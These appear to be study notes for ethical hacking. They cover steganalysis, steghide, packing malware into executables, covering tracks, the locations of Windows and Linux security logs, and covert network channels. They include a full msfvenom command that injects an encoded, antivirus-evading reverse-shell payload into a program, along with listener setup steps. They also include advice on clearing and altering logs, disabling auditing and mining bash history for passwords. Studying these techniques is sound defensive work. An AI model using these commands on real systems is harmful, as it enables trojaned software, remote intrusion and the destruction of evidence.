- Can be: Image Document Folder Video Audio Web Spam/email DVD-ROM Natural text Hidden OS Source Code

### **Steganalysis**

- Discovering of the hidden data in a medium
- Two phases
  - 1. **Detection**: ensuring existence of hidden information
  - 2. **Distortion**: trying to extract the hidden message
- Methods:

#### Stego only attack

• Only the stego-object is available for analysis.

### Known stego attack

 Steganography algorithm is known and both the original and stego-object are available.

#### Known message attack

- Hidden message and the corresponding stego-image are known.
- The analysis of patterns that correspond to the hidden information could help decipher such messages in future.

#### • Known cover attack

- The stego-object as well as the original medium is available.
- The stego-object is compared with the original cover object to detect any hidden information.

#### Chosen message attack

- The steganalyst generates a stego-object from some stenography tool or algorithm of a chosen message.
- The goal in this attack is to determine patterns in the stego-object that may point to the use of specific stenography tools or algorithms.

#### Chosen stego attack

■ The stenography algorithm and stego-object are known.

### steghide

- Tool to embed and extract data from JPEG, BMP, WAV and AU.
- steghide embed -cf test.jpg -ef hide-me.txt
  - o -cf: target file where the data will be hid
  - -ef: file to be embedded
  - Asks you for passphrase to encrypt the data
- steghide extract -sf test.jpg

# **Packing Malware**

- Embedding malware in other files (e.g. PDF, JPEG) to make it hidden
- Executable files to embed are good as they'll execute your malware when they're executed.
- You can do it
  - o manually (hard to do, hard do detect)
  - o or in a standardized way (automated, but detected easily)
- E.g. many crack files come with embedded malware.

#### msfvenom

- Payload generator and packer in Metasploit framework.
- <u>Usage</u> e.g. msfvenom -a x86 --platform-windows -x /root/Downloads/someProgram.exe -k -p windows/meterpreter/reverse\_tcp LHOST=192.168.122.110 LPORT=4444 -e x86/shikata\_ga\_nai -i 3 -f exe -o program.exe
  - -x: Executable that'll be patched (injected)
  - -k: Keep functionality in the program
  - o -p: Payload to inject
    - In the example it's reverse shell that gives remote access.
    - Server becomes client (creates connection), client becomes server.
    - Victim communicates back to the attacking machine
  - -e x86/shikata\_ga\_nai: Encoder to avoid antivirus detection
  - o -i 3: Encode 3 times for more stealth
  - Once it's executed you can start listening to the infected computer using:
    - <u>msfconsole</u> to start listening to the IP address:
      - use exploit/multi/handler
      - set payload windows/shell/reverse\_tcp
      - set LHOST <target-ip-address>
      - set LPORT 4444
      - exploit
- See also MSFvenom | Automated penetration testing tools

# **Covering tracks**

- Attempt to hide attackers presence on the system so the system appears uncompromised.
- To avoid detection the attacker needs to
  - modify the system logs and delete their activity during the attack.
  - o ensure that future activities are not logged
- You can mitigate damage by reducing footprint by e.g. making your access disguise a legit process.
- Whave an exit strategy prior to breaking in by getting to know OS type, log types, policies (e.g. log altered alarms) and applications running on it.
  - E.g. if you know OS you can know where in general the OS keeps logs (e.g. /var/log/)
  - There's no universal way to figure out where all the logs are in a system
- · Log file permissions
  - o Common and big mistake: bad permissions on log files
    - Allows access from a lot of users that shouldn't
  - E.g. to read system messages you need to become root sudo tail /var/log/messages
- Terminal history
  - Might leave footprints here for commands you run.
  - Good place to learn about the user (they sometimes write passwords by mistake).
  - You can run history to get the history.
    - In (fedora) saved in home/<username>/.bash\_history

# **Security logs**

## Windows security logs

- Event logs for are stored in C:\Windows\System32\winevt\Logs
- Can use OS tool "Windows Event Viewer" to navigate the logs
- Logs are categorized as application, security and system.

## **Linux security logs**

- Centralized repository of log files are in /var/log directory.
  - See also <u>Linux folders | Linux basics</u>
- 📝 Log folders include
  - /var/log/messages | /var/log/syslog (debian-based)
    - Generic system activity logs
  - /var/log/auth.log (Debian and Ubuntu) | /var/log/secure (RedHat and CentOS)
    - Authentication/authorization related events
    - E.g. <u>SSH</u> logs
  - /var/log/utmp /var/log/wtmp /var/log/btmp | /var/log/faillog
    - Login/logout events
  - o /var/log/lastlog
    - Display information about a user's last login time

- o /var/log/cron
  - Cron service logs
  - Can include failed authorizations
- o /var/log/secure
  - Authentication and authorization privileges.
  - E.g. sshd logs including unsuccessful login.

# **Techniques of covering tracks**

#### • Disabling auditing

- Disabling auditing features of the system
- Disabling logging is difficult
  - Hard to know what kind of logs are being collected
  - Can include OS logs, additional security mechanisms logs, side applications logs..
  - Usually requires system restart for disabling of logs
    - E.g. if you use SELinux (can check with getenforce) it has different modes: •
       permissive (just logs) enforcing and disabled state
      - Setting its state to disabled requires a restart.

#### Clearing logs

- Deleting the attacker's logged activities
- Suspicious if all logs are deleted may raise alarms.

#### • Manipulating logs:

- Changing the logs to prevent detection
- E.g. search and replace your IP
- To cover tracks on network, attackers use

# **Covering tracks on network**

#### Reverse shell

• Target system sends a request to the remote system to act on the response.

#### o Reverse HTTP shells

Asks the master system for commands to execute on the target machine

#### Reverse ICMP tunnels

 Accessing the system by using ICMP echo and reply packets as carriers of TCP payload

#### DNS tunneling

 Adding data payload to the target's DNS server to create a back channel to steal information

#### TCP parameters

- Using TCP parameters for payload distribution.
- Fields in which data can be hidden are e.g.
  - IP identification field, TCP acknowledgement number, and TCP initial sequence number.

# **Tools for covering tracks**

- <u>Privacy.sexy</u>: Online/offline nad open source tool that can cleanup logs and personal activities.
- <u>Auditpol</u>: Microsoft tool to manipulate audit policies.
- MRU-blaster: Find and remove 30,000 MRU lists.